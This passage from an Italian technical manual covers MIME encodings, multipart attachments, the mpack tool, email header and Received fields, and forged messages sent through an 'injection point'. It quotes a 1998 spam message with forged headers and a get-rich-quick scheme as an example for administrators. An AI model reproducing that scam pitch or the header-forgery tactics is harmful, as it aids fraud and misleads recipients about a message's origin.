    Definisce la stringa di delimitazione del confine delle componenti MIME multiple.

- `Content-Transfer-Encoding: codifica_per_il_trasferimento`

  Il campo '**Content-Transfer-Encoding:**' serve a specificare in che modo avviene la trasformazione delle informazioni stabilite nel campo '**Content-type:**', per le esigenze legate al trasferimento del messaggio. In pratica si tratta di indicare una parola chiave che chiarisca come interpretare il contenuto del messaggio al momento della ricezione. L'esempio mostra l'uso del tipo '**quoted-printable**' (non fa differenza l'uso delle maiuscole o delle minuscole).

  - `Content-Transfer-Encoding: 7bit`

    Si tratta della codifica predefinita, ovvero della situazione in cui non è necessario apportare alcuna trasformazione, perché si utilizzano solo i primi 7 bit e le righe di testo non sono troppo lunghe.

  - `Content-Transfer-Encoding: 8bit`

    In questo caso si tratta di un testo in cui vengono usati 8 bit, senza trasformazioni, con righe non troppo lunghe. Tuttavia, questa sarebbe una codifica non conveniente, perché non si può essere certi che tutti i serventi SMTP siano in grado di mantenere invariate tali informazioni.

  - `Content-Transfer-Encoding: binary`

    Le informazioni sono inserite così come sono, senza alcuna trasformazione. In generale è impossibile trasmettere messaggi di questo tipo.

  - `Content-Transfer-Encoding: quoted-printable`

I caratteri che richiedono l'uso di 8 bit, si rappresentano nella forma '**=*hh***', dove la coppia ***hh*** rappresenta un numero esadecimale, corrispondente al codice del carattere. In pratica, la lettera «è» si rappresenta come '**=E8**' (come si può vedere dall'esempio); inoltre, per evitare di avere righe troppo lunghe, queste vengono spezzate ponendo il simbolo '**=**' alla fine della riga; infine, il carattere «=» viene rappresentato necessariamente come '**=3D**'.

– `Content-Transfer-Encoding: base64`

Si tratta di una trasformazione in cui ogni gruppo di 24 bit (3 byte) viene trasformato in quattro caratteri (4 byte), su righe non troppo lunghe. Il nome della codifica deriva dal fatto che per ogni byte si possono rappresentare solo 64 simboli, essendo necessario escludere tutto ciò che può creare problemi alla trasmissione del messaggio. Pertanto: $2^{24} = 64^3$.

Questo tipo di codifica rende completamente illeggibile, a livello umano, il suo contenuto. In questo senso, si presta alla trasmissione di immagini o di altri tipi di file che non sarebbero comunque leggibili in questo modo.

39.12.4 Messaggi contenenti più parti MIME

Il tipo MIME '**multipart**' prevede la presenza di più componenti separate, con altrettante intestazioni specifiche. In questo caso si indica comunemente il confine tra una componente e l'altra attraverso una stringa particolare (di solito creata in modo da essere univoca), dichiarata con l'opzione '**boundary="*stringa*"**' nel campo '**Content-Type:**', come si può osservare nell'esempio seguente:

```
Date: Thu, 5 Jul 2001 16:38:22 +0200 (CEST)
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Subject: Foto
MIME-Version: 1.0
Content-Type: MULTIPART/MIXED; ↩
↪BOUNDARY="-1463811839-324931406-994342670=:16889"

Il testo che appare qui viene ignorato.

---1463811839-324931406-994342670=:16889
Content-Type: TEXT/PLAIN; CHARSET=iso-8859-1
Content-Transfer-Encoding: 7BIT

Ciao Tizio,
ti allego le foto che ti ho promesso.

Caio

---1463811839-324931406-994342670=:16889
Content-Type: IMAGE/JPEG; NAME="caio-1.jpg"
Content-Transfer-Encoding: BASE64

/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDAAEBAQEBAQEBAQEBAQEBAQEB
AQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQH/
2wBDAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEB
…
…
45/Q+9TZ+XPtn9KAFopFORk9/wDGokdmdgcYAPT2IH9aAJqKqTyurooIAJ5/
L/P5fWrAJC/THX3AP9aAKU2nwzyGRgCSMc+g/D3orC1HWby2umii8rYFUjcj
E5Oc87x/KildXt/XT/NGijKytLp3Z//Z
---1463811839-324931406-994342670=:16889
Content-Type: IMAGE/JPEG; NAME="caio-2.jpg"
Content-Transfer-Encoding: BASE64

/9j/4AAQSkZJRgABAQEAAQABAAD/2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsL
DBkSEw8UHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/
2wBDAQkJCQwLDBgNDRgyIRwhMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIy
…
…
AgkiBwEifAQArSQpJAD/APah2keikDwgBeEj0iOUKXAFXKIZXKQ5PSJ54tdA
VIH7Innrwm9nlABJ8JpKcRQQDfKAGpD5TiEPhACHISI5TttBCigAcoHtO8IA
ikACvlJHj5SXAP/Z
---1463811839-324931406-994342670=:16889--
```

In questo caso, la stringa '**-1463811839-324931406-994342670=:168**

viene usata per delimitare i vari componenti del messaggio. Si può osservare che quanto contenuto tra la fine dell'intestazione del messaggio e il primo componente MIME viene ignorato dai programmi utilizzati per leggerlo. Questa zona può essere usata per annotare informazioni tecniche destinate alla lettura umana, nel caso di un accesso diretto al file.

Si noti che ogni componente MIME è preceduto dalla stringa di delimitazione, a cui si aggiungono inizialmente due trattini ('**--**'). Alla fine, dopo l'ultimo componente la stringa di delimitazione ha altri due trattini finali. Volendo schematizzare la cosa:

```
Date: data
From: mittente
To: destinatario
Subject: oggetto
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="delimitatore"

[commento]
…

--delimitatore
Content-Type: tipo/sottotipo [; opzione]…
Content-Transfer-Encoding: codifica_per_il_trasferimento

contenuto_codificato
…
…
[--delimitatore
Content-Type: tipo/sottotipo [; opzione]…
Content-Transfer-Encoding: codifica_per_il_trasferimento

contenuto_codificato
…
…]…
--delimitatore--
```

Teoricamente, un elemento MIME potrebbe scomporsi in altri sottoelementi, dichiarando nuovamente un tipo '**multipart**', ma questo modo di intervenire è sconsigliabile.

Un caso particolare di messaggi '**multipart**' è quello che consente di trasmettere il contenuto in forme alternative, come quando si affianca un messaggio in forma testuale a una copia più appariscente in formato HTML. In tal caso si aggiunge il sottotipo '**alternative**':

```
Content-Type: multipart/alternative; boundary="xxxx"
```

La composizione del messaggio è analoga a quanto già visto, con la differenza che il programma che consente la lettura del messaggio ricevuto, sceglie in che modo visualizzare il contenuto.

39.12.5 Sistemazione manuale di un allegato MIME

I programmi usati generalmente per scrivere e inviare la posta elettronica sono in grado normalmente di gestire gli allegati, sia per inviarli, sia per estrarli. Ogni programma aggiunge a modo suo dei campi particolari per qualche scopo, anche se non si tratta di informazioni essenziali. Seguono due esempi, realizzati con programmi differenti.

```
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Subject: Prova di trasmissione
Message-ID: <Pine.LNX.4.04.10107131839040.579@dinkel.brot.dg>
MIME-Version: 1.0
Content-Type: MULTIPART/MIXED; ↩
↪BOUNDARY="-1463811839-1689890199-995042379=:579"
Content-ID: <Pine.LNX.4.04.10107131839530.579@dinkel.brot.dg>

---1463811839-1689890199-995042379=:579
Content-Type: TEXT/PLAIN; CHARSET=US-ASCII
Content-ID: <Pine.LNX.4.04.10107131839531.579@dinkel.brot.dg>
```

```
Esempio di trasmissione con Pine.


---1463811839-1689890199-995042379=:579
Content-Type: TEXT/PLAIN; CHARSET=iso-8859-1; NAME="prova.xxx"
Content-Transfer-Encoding: BASE64
Content-ID: <Pine.LNX.4.04.10107131839390.579@dinkel.brot.dg>
Content-Description:
Content-Disposition: ATTACHMENT; FILENAME="prova.xxx"

bGtqc2Ro6GU5DQo4NDVyeSNmZ2cNCmby6fnszMDSyA0K9vzkJCUmo0sq
---1463811839-1689890199-995042379=:579--
```

```
From: caio@dinkel.brot.dg
User-Agent: Mozilla/5.0 ↩
↪(X11; U; Linux 2.4.2 i586; en-US; m18) Gecko/20001103
MIME-Version: 1.0
To: tizio@dinkel.brot.dg
Subject: Prova di trasmissione
Content-Type: multipart/mixed;
 boundary="------------050408090202040304080207"

This is a multi-part message in MIME format.
--------------050408090202040304080207
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Ecco un esempio di allegato con Mozilla.


--------------050408090202040304080207
Content-Type: application/octet-stream;
 name="prova.xxx"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
 filename="prova.xxx"

bGtqc2Ro6GU5Cjg0NXJ5I2ZnZwpm8un57MzA0sgK9vzkJCUmo0sq
--------------050408090202040304080207--
```

Purtroppo, alcune volte può capitare di ricevere messaggi in cui gli allegati sono stati inseriri in modo non standard, oppure utilizzando standard troppo recenti. In questi casi capita di non riuscire a estrarre il contenuto in alcun modo, a meno di mettere mano direttamente al messaggio, per correggere gli errori.

```
Date: Fri, 13 Jun 2001 17:30:00 +0200
Subject: Esempio di allegato non corretto
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Message-ID: <B761F178.202%caio@dinkel.brot.dg>
Mime-version: 1.0
Content-type: multipart/mixed;
   boundary="MS_Mac_OE_3076649336_173889_MIME_Part"

--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: multipart/alternative;
   boundary="MS_Mac_OE_3076649336_173889_MIME_Part"


--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: text/plain; charset="ISO-8859-1"
Content-transfer-encoding: quoted-printable

Ecco, ti allego il file che tanto aspettavi.

--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: text/html; charset="ISO-8859-1"
Content-transfer-encoding: quoted-printable

<HTML>
<HEAD>
<TITLE>Esempio di allegato non corretto</TITLE>
</HEAD>
<BODY>
<P ALIGN=3DCENTER>
Ecco, ti allego il file che tanto aspettavi.
</BODY>
</HTML>


--MS_Mac_OE_3076649336_173889_MIME_Part--


--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: multipart/appledouble;
```



```
   boundary="MS_Mac_OE_3076649333_192109_MIME_Part"


--MS_Mac_OE_3076649333_192109_MIME_Part
Content-type: application/applefile; name="prova.jpg"
Content-transfer-encoding: base64
Content-disposition: attachment

AAUWBwACAAAAAAAAAAAAAAAAAAAAAAAAAMAAAAJAAAAPgAAACAAAAADAAAAXgAAABIAAAAC
AAAAcAAAO2xKUEVHOEJJTQUA//8CAQAAAAAAAAAAAAAAAAAAAAAAAAAAEZSQU5DT18yIHNtYWxs
LmpwZwAAAQAAADrqAAA56gAAAIIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
...
...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAA66gAAOeoAAACCU09SVAN2AIAAHACCAARJQ04j
AAAAKlBJQ1QAAAA2U1RSIAAAAEJpY2w4AAAATnBub3QAAABav7n//wAAOOYM1aTQVHD//wAA
ABoAAAAAv/T//wAAAAAM1afMv7n//wAANOIM1afcAAD//wAANNAM1aTY

--MS_Mac_OE_3076649333_192109_MIME_Part
Content-type: image/jpeg; name="prova.jpg";
 x-mac-creator="3842494D";
 x-mac-type="4A504547"
Content-disposition: attachment
Content-transfer-encoding: base64

/9j/4AAQSkZJRgABAgEBLAEsAAD/7Ro4UGhvdG9zaG9wIDMuMAA4QklNA+kKUHJpbnQgSW5m
bwAAAAB4ACgAAABIAEgAAAAAAxgCQf/3//cDQAJKIAIFewPgAAAAAFoAWgAAAAAD3gLRQFs
ADILRUcYAFAAAQEBAAAAAScPAAEAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
...
...
QI08T/rKM3l/9Q/kKl+d8gj10WjbW2szHqF/2lrR6pr9PfEGJ3+n7v5bdyk9rgdwcQ6AIjSe
SpO/nP7P/fgp92f69mo9fBGjnnHtyOoMy72AOxQ5mKxvg6Bde/8Al7Wtrr/cYrXpt+ltPMz8
uFK3+cPy/iif4H5JaXp9U+rr9H//2Q==


--MS_Mac_OE_3076649333_192109_MIME_Part--


--MS_Mac_OE_3076649336_173889_MIME_Part--
```

L'esempio che si vede sopra è ovviamente abbreviato. L'intenzione di Caio era quella di inviare un'immagine a Tizio. Si tratta precisamente del file '`prova.jpg`', ma per qualche motivo, non si riesce a estrarla.[12]

Il messaggio inizia con una breve descrizione, seguita dalla stessa cosa in HTML. Quindi appare un primo allegato, che in realtà non serve, quindi l'ultimo allegato corrispondente all'immagine cercata. Per rimediare, occorre salvare il messaggio in un file separato per poi metterci mano direttamente. Il messaggio trasformato per estrarre esclusivamente l'immagine cercata, può avere l'aspetto seguente, tenendo conto che probabilmente è necessario lasciare la prima riga di intestazione contenente il campo '**`From`** …', che però qui è stata omessa:

```
Date: Fri, 13 Jun 2001 17:30:00 +0200
Subject: Esempio di allegato non corretto
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Mime-version: 1.0
Content-type: image/jpeg; name="prova.jpg";
Content-transfer-encoding: base64

/9j/4AAQSkZJRgABAgEBLAEsAAD/7Ro4UGhvdG9zaG9wIDMuMAA4QklNA+kKUHJpbnQgSW5m
bwAAAAB4ACgAAABIAEgAAAAAAxgCQf/3//cDQAJKIAIFewPgAAAAAFoAWgAAAAAD3gLRQFs
ADILRUcYAFAAAQEBAAAAAScPAAEAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
…
…
QI08T/rKM3l/9Q/kKl+d8gj10WjbW2szHqF/2lrR6pr9PfEGJ3+n7v5bdyk9rgdwcQ6AIjSe
SpO/nP7P/fgp92f69mo9fBGjnnHtyOoMy72AOxQ5mKxvg6Bde/8Al7Wtrr/cYrXpt+ltPMz8
uFK3+cPy/iif4H5JaXp9U+rr9H//2Q==
```

Si può osservare che il messaggio non è più di tipo MIME multiplo, così non è necessario indicare i confini con la stringa dell'opzione '**`boundary`**'.

Volendo, dal momento che l'immagine è stata codificata con la codifica Base64, si può usare anche Uuencode senza preoccuparsi di rispettare le specifiche MIME. Il file si riduce all'estratto seguente, dove il codice della figura è delimitato come si vede:

```
begin-base64 664 prova.jpg
/9j/4AAQSkZJRgABAgEBLAEsAAD/7Ro4UGhvdG9zaG9wIDMuMAA4QklNA+kKUHJpbnQgSW5m
bwAAAAB4ACgAAABIAEgAAAAAAxgCQf/3//cDQAJKIAIFewPgAAAAAFoAWgAAAAD3gLRQFs
ADILRUcYAFAAAQEBAAAAAScPAAEAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
…
…
QI08T/rKM3l/9Q/kKl+d8gj10WjbW2szHqF/2lrR6pr9PfEGJ3+n7v5bdyk9rgdwcQ6AIjSe
SpO/nP7P/fgp92f69mo9fBGjnnHtyOoMy72AOxQ5mKxvg6Bde/8Al7Wtrr/cYrXpt+ltPMz8
uFK3+cPy/iif4H5JaXp9U+rr9H//2Q==
====
```

Per l'estrazione basta usare il programma '**uudecode**', come è già stato descritto in precedenza.

39.12.6 Mpack

Mpack[13] consente di generare allegati MIME, ovvero allegati con più informazioni e per questo più facili da estrarre. Anche in questo caso si distinguono due eseguibili: '**mpack**' per la codifica e '**munpack**' per la decodifica. Il primo, tra le altre cose, è anche in grado di inviare direttamente il risultato della codifica a un recapito di posta elettronica.

```
mpack [-s oggetto] [-d file_introduttivo] [-m n_caratteri] ↩
↪      [-c sottotipo_mime] ↩
↪      file_da_codificare indirizzo_posta_elettronica…
```

```
mpack [-s oggetto] [-d file_introduttivo] [-m n_caratteri] ↩
↪      [-c sottotipo_mime] ↩
↪      -o file_da_generare file_da_codificare
```

```
mpack [-s oggetto] [-d file_introduttivo] [-m n_caratteri] ↩
↪      [-c sottotipo_mime] ↩
↪      -n indirizzo_usenet[, indirizzo_usenet]… file_da_codificare
```

I tre modelli sintattici mostrano tutte le opzioni disponibili e i tre contesti di utilizzo di '**mpack**'. Nel primo caso, il file codificato viene inviato direttamente attraverso la posta elettronica, agli indirizzi specificati; nel secondo caso si crea un file; nell'ultimo caso si invia il file codificato a uno o più gruppi di discussione di Usenet.

È importante chiarire il significato di alcune opzioni. '**-d**' permette di indicare un file, il cui contenuto viene poi usato come introduzione all'allegato che si crea. In altri termini, permette di spiegare di cosa si tratta, senza interferire con il file da codificare. '**-m**' consente di indicare la dimensione massima, espressa in caratteri, ovvero in byte, dei messaggi. Ciò permette di creare automaticamente diversi file, oppure di inviare diversi messaggi, ognuno non eccedente la dimensione richiesta.[14] Infine, l'opzione '**-c**' consente di indicare un sottotipo MIME, dei tipi '**application**', '**audio**', '**image**' e '**video**'. Se non si indica questa informazione, è '**mpack**' a determinarla in modo automatico. È il caso di osservare che l'oggetto viene richiesto in modo interattivo, se non si usa l'opzione '**-s**' esplicitamente.

A titolo di esempio si può vedere cosa succede se l'utente '**caio**' invia a *tizio@dinkel.brot.dg* il file già visto in precedenza, denominato '`prova.xxx`':

```
$ mpack -s "Prova di trasmissione" prova.xxx ↩
↪      tizio@dinkel.brot.dg [Invio]
```

Ciò che viene ricevuto può assomigliare al messaggio seguente, dove si può notare che la stringa di delimitazione è ridotta a un solo trattino:


```
Message-ID: <846.995041413@dinkel.brot.dg>
Mime-Version: 1.0
To: tizio@dinkel.brot.dg
Subject: Prova di trasmissione
Content-Type: multipart/mixed; boundary="-"
From: caio@dinkel.brot.dg
Date: Fri, 13 Jul 2001 18:23:32 +0200

This is a MIME encoded message.  Decode it with "munpack"
or any other MIME reading software.  Mpack/munpack is available
via anonymous FTP in ftp.andrew.cmu.edu:pub/mpack/
---
Content-Type: application/octet-stream; name="prova.xxx"
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="prova.xxx"
Content-MD5: JSc+xPLb3o3I5NlBYvyVJA==

bGtqc2Ro6GU5Cjg0NXJ5I2ZnZwpm8un57MzA0sgK9vzkJCUmo0sq

-----
```

L'uso di '**munpack**' è più semplice, dal momento che nella maggior parte dei casi è sufficiente fornire il file contenente l'allegato, come argomento oppure attraverso lo standard input:

```
munpack [opzioni] file_con_allegato…
```

```
cat file_con_allegato | munpack [opzioni]
```


Il file che contiene l'allegato può anche essere un messaggio di posta elettronica, in cui appare ancora l'intestazione. Tuttavia, è da tenere in considerazione che viene estratto solo il primo messaggio che contiene un allegato, salvo il caso di allegati suddivisi in più messaggi.

In condizioni normali, se il file o il messaggio contenente l'allegato è preceduto da una descrizione (un commento), questa informazione viene salvata in un file con estensione '`.desc`'.

39.13 Gestione della posta elettronica in generale

I problemi di sicurezza che si presentano quando si amministra un MTA, impongono una conoscenza maggiore rispetto alla semplice messa in funzione del servizio. Generalmente, lo schema essenziale di funzionamento del sistema di trasferimento dei messaggi di posta elettronica è basato sul protocollo SMTP (*Simple mail transfer protocol*) e utilizza fondamentalmente due componenti: MTA (*Mail transport agent*), che include anche l'MDA (*Mail delivery agent*), e MUA (*Mail user agent*). Il primo dei due è il sistema che si occupa del trasferimento e della consegna dei messaggi, mentre il secondo è il programma che viene utilizzato per comporre i messaggi e passarli all'MTA.

Figura 39.57. Schema semplificativo del meccanismo di trasmissione della posta elettronica tra MTA (MDA) e MUA.



Di solito l'MDA è un componente dello stesso MTA, il quale permette di provvedere alla consegna di un messaggio localmente, oppure alla trasmissione attraverso il protocollo SMTP, dopo averlo ricevuto dallo standard input. I programmi MUA più semplici dipendono dall'MDA, non essendo in grado di provvedere da so-

li a instaurare una connessione SMTP con un servente di posta elettronica.

La sequenza di MTA, o meglio, di serventi SMTP utilizzati per trasmettere il messaggio a destinazione, dipende dall'organizzazione di ognuno di questi. La situazione più comune è quella in cui ne sono coinvolti solo due: quello utilizzato per iniziare la trasmissione e quello di destinazione che si occupa anche della consegna. In realtà, si possono porre delle esigenze diverse, a causa della struttura della rete nel punto di partenza e nel punto di destinazione. Per rendere l'idea, si possono indicare i casi seguenti.

- L'MTA utilizzato nell'origine si avvale di uno *smarthost*, ovvero un altro MTA, collocato in una posizione conveniente della rete, che si occupa di smistare i messaggi. Ciò è utile quando l'MTA di origine è collocato in una posizione della rete per cui esiste un solo percorso per raggiungere la rete esterna: quando un messaggio è inviato a più di un destinatario è conveniente trasmetterlo una volta sola attraverso questo tratto di rete, lasciando che sia l'MTA esterno a provvedere alla duplicazione dei messaggi per i vari destinatari. Lo *smarthost* svolge quindi l'attività di relè, o di scambio.
- L'MTA di destinazione è il punto di ingresso a una rete privata, nella quale vengono poi usati altri MTA per la consegna effettiva dei messaggi.
- L'MTA di destinazione è solo il punto di arrivo di un alias (da quel punto riprende l'invio del messaggio all'indirizzo vero dell'utente).

39.13.1 Composizione di un messaggio

Un messaggio di posta elettronica è composto da due parti fondamentali: l'intestazione e il corpo. Il corpo è quella parte che contiene il testo del messaggio, mentre l'intestazione contiene informazioni amministrative di vario genere, compreso l'oggetto (*subject*). All'interno dell'intestazione, si distingue in particolare la ***busta*** o *envelope*, cioè quelle informazioni amministrative necessarie al trasporto del messaggio; queste appaiono nella parte superiore e si espandono mano a mano che il messaggio attraversa i vari MTA necessari a raggiungere la destinazione.

L'esempio seguente mostra un breve messaggio trasmesso da *pippo@router.brot.dg* a *daniele@dinkel.brot.dg*.

```
From pippo@router.brot.dg  Mon Jun  8 21:53:16 1998
Return-Path: <pippo@router.brot.dg>
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
From: pippo@router.brot.dg
Received: (from pippo@localhost)
        by router.brot.dg (8.8.7/8.8.7) id AAA00384
        for daniele@dinkel.brot.dg; Tue, 9 Jun 1998 00:00:09 +0200
Date: Tue, 9 Jun 1998 00:00:09 +0200
Message-Id: <199806082200.AAA00384@router.brot.dg>
To: daniele@dinkel.brot.dg
Subject: Una vita che non ci si sente :-)

Ciao Daniele!
Quanto tempo che non ci si sente.
Fai un cenno se possibile :-)

Pippo
```

Per distinguere la conclusione dell'intestazione dall'inizio del corpo, si utilizza una riga vuota. Nell'esempio, L'oggetto è l'ultimo elemento dell'intestazione, quindi appare una riga vuota di separazione e finalmente inizia il testo del messaggio.

L'intestazione è composta da record separati dal codice di interruzione di riga. Ognuno di questi record, definisce l'informazione contenuta in un campo nominato all'inizio del record stesso, precisamente nella prima colonna del testo. Questi campi (*field*) terminano necessariamente con il carattere due punti ('**:**'), seguito da uno spazio; il resto del record descrive il loro contenuto. Un record può continuare su più righe; la continuazione viene segnalata da un carattere di tabulazione orizzontale, <*HT*>, all'inizio della riga che continua il record interrotto in quella precedente (si osservino a questo proposito i campi '**`Received:`**' dell'esempio).

Il programma usato come MUA genera l'intestazione necessaria a iniziare la trasmissione del messaggio. In particolare, sono fondamentali i campi seguenti.

Campo	Descrizione
`Date:`	Contiene la data di invio del messaggio.
`Message-Id:`	Contiene una stringa generata automaticamente, in modo da essere unica per il messaggio. In un certo senso, serve a dare un'impronta al messaggio che permette di distinguerlo e di farvi riferimento.
`From:`	Contiene le informazioni sul mittente del messaggio; generalmente si tratta dell'indirizzo di posta elettronica e probabilmente anche il suo nome reale.
`To:`	Contiene l'indirizzo di posta elettronica del destinatario.
`Subject:`	L'oggetto del messaggio.

Oltre ai campi già visti, ne possono essere aggiunti altri, a seconda delle esigenze o dell'impostazione del programma utilizzato come MUA.

Campo	Descrizione
`Reply-To:`	Permette di indicare un indirizzo al quale si desidera siano inviate le risposte.
`Organization:`	Permette di definire l'organizzazione proprietaria della macchina da cui ha origine il messaggio di posta elettronica.
`X-…:`	I campi che iniziano per '**`X-`**' sono ammessi, senza essere definiti. In pratica, vengono utilizzati per scopi vari, accordati tra le parti.

Per una convenzione ormai consolidata, il primo record dell'intestazione di un messaggio di posta elettronica inizia con la parola chiave '**`From`**' seguita immediatamente da uno spazio. Questo record è diverso da quello che definisce il campo '**`From:`**' (cioè quello che termina con i due punti), tanto che per distinguerlo viene spesso indicato come '**`From`**_', per sottolineare il fatto che non appaiono i due punti prima dello spazio.

La presenza di questo campo un po' anomalo, fa sì che quando si scrive un messaggio, nel corpo non possa apparire la parola '**`From`**' scritta in questo modo e a partire dalla prima colonna. Convenzionalmente, se ne esiste la necessità, viene aggiunto il carattere '**`>`**' davanti a questa ('**`>From`**'). Il problema si pone essenzialmente quando si vuole incorporare un messaggio di posta elettronica all'interno di un nuovo messaggio; il programma che si usa per comporre il testo dovrebbe provvedere da solo a correggere la riga in cui appare il record '**`From`**_'.

I vari MTA che si occupano di trasferire e consegnare il messaggio a destinazione sono responsabili dell'aggiunta dei campi '**`Received:`**'. Questi vengono aggiunti a ogni passaggio, dal basso verso l'alto, allo scopo di tenere traccia degli spostamenti che il messaggio ha dovuto subire. Nell'esempio mostrato in precedenza, sono stati interessati solo due MTA.

1. Il primo campo '**`Received:`**' partendo dal basso rappresenta il primo MTA che è stato interpellato.

   ```
   Received: (from pippo@localhost)
           by router.brot.dg (8.8.7/8.8.7) id AAA00384
           for daniele@dinkel.brot.dg; Tue, 9 Jun 1998 00:00:09 +0200
   ```

   Trattandosi dello stesso nodo da cui è stato inviato il messaggio, appare solo l'informazione dell'MTA, '**`by router.brot.dg`**', e la destinazione, '**`for daniele@dinkel.brot.dg`**'.

2. Il secondo campo '**`Received:`**' viene aggiunto dal secondo MTA interpellato, che in questo caso è anche l'ultimo.

```
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
```

L'MTA provvede prima a identificare l'origine, ovvero l'MTA che gli ha trasmesso il messaggio, attraverso l'indicazione '**`from router.brot.dg`**'; quindi identifica se stesso attraverso l'indicazione '**`by dinkel.brot.dg`**'.

I vari record '**`Received:`**' possono essere più o meno ricchi di informazioni e questo dipende dall'MTA che li genera. In particolare, l'indicazione della data permette eventualmente di comprendere in che punto la trasmissione del messaggio è stata ritardata; inoltre, la presenza dell'identificativo '**`id`**' può permettere di ricercare informazioni su una trasmissione particolare all'interno di registrazioni eventuali.

Alcuni MTA, per motivi di sicurezza, verificano l'origine della trasmissione attraverso il sistema DNS e includono il nome e l'indirizzo IP così ottenuto tra parentesi. Nell'esempio mostrato, il secondo MTA ha indicato '**`from router.brot.dg (pippo@router.brot.dg [192.168.1.254])`**'.

39.13.2 Messaggi contraffatti e punto di iniezione

La posta elettronica è stato il primo problema della comunicazione nella rete; così, gli standard che si sono ottenuti e i programmi a disposizione sono potentissimi dal punto di vista delle possibilità che vengono offerte. Tutto questo, assieme al fatto che la trasmissione dei messaggi di posta elettronica è un'operazione gratuita per il mittente, ha favorito chi usa la posta elettronica per «offendere»: sia attraverso la propaganda indesiderata, sia attraverso altre forme più maliziose. Pertanto, la conoscenza dei punti deboli di un MTA è importante per comprendere con quanta serietà vada presa la sua amministrazione e anche con quanta prudenza vadano mosse delle accuse verso il presunto mittente di un messaggio indesiderato.

Chi utilizza la posta elettronica per attaccare qualcuno, cerca di farlo in modo da non essere identificato. Per questo si avvale normalmente di un MTA di partenza diverso da quello normalmente competente per la sua rete di origine (il proprio ISP). Oltre a tutto, di solito l'attacco consiste nell'invio di un messaggio a una grande quantità di destinatari, per cui, la scelta di un MTA estraneo (e innocente) serve per scaricare su di lui tutto il lavoro di distribuzione. Il «lavoro» di ogni ipotetico aggressore sta quindi nella ricerca di un MTA che si lasci manovrare e nella composizione di un messaggio con un'intestazione fasulla che lasci intendere che il messaggio è già transitato da un'altra origine (che può esistere effettivamente o meno).

A parte il problema derivato dal fatto che la configurazione degli MTA è difficile, per cui capita spesso che qualcosa sfugga cosicché l'MTA si trova a permettere accessi indesiderabili, lo standard SMTP è tale per cui l'MTA che riceve un messaggio deve accettare le informazioni che gli vengono fornite riguardo ai punti di transito precedenti (i vari campi '**`Received:`**' già esistenti). Quando i campi '**`Received:`**' sono stati contraffatti l'MTA dal quale ha origine effettivamente la trasmissione è il cosiddetto ***punto di iniezione***.

L'esempio seguente mostra un messaggio di questo tipo, in cui l'origine, *hotmail.com*, si è dimostrata fasulla. Probabilmente, il punto di iniezione è stato '**`cnn.Princeton.EDU`**', ma questo non può essere stabilito in modo sicuro.

```
X-POP3-Rcpt: daniele@tv
Return-Path: <seeingclearly40@hotmail.com>
Received: from outbound.Princeton.EDU (outbound.Princeton.EDU [128.112.128.88])
          by tv.calion.com (8.8.4/8.8.4) with ESMTP
          id HAA02209 for <daniele@tv.shineline.it>;
          Tue, 9 Jun 1998 07:12:59 +0200
Received: from IDENT-NOT-QUERIED@Princeton.EDU (port 4578 [128.112.128.81])
        by outbound.Princeton.EDU with SMTP
        id <542087-18714>;
        Tue, 9 Jun 1998 00:48:58 -0400
Received: from cnn.Princeton.EDU by Princeton.EDU (5.65b/2.139/princeton)
        id AA09882; Tue, 9 Jun 98 00:17:18 -0400
Received: from hotmail.com by cnn.Princeton.EDU (SMI-8.6/SMI-SVR4)
        id AAA12040; Tue, 9 Jun 1998 00:17:13 -0400
Message-Id: <199806090417.AAA12040@cnn.Princeton.EDU>
Date:   Mon, 08 Jun 98 11:09:01 EST
From: "Dreambuilders" <seeingclearly40@hotmail.com>
To: Friend@public.com
Subject: Real Business

HOW WOULD YOU LIKE TO BE PAID LIKE THIS?

*How about if you received compensation on 12 months Business Volume for
every transaction in your entire organization and this made it possible for
you to earn over $14000.00 US in your first month ?

* How about if you were paid daily, weekly, and monthly ?...
* How about if you could do business everywhere in the world and be paid in
US dollars ?
* What if your only out of pocket expense was a $10 processing fee to get
started...

* Would you want to evaluate a business like that ?

If so  reply with "real business" in subject box to foureal25@hotmail.com
```

39.13.3 Identificazione della destinazione

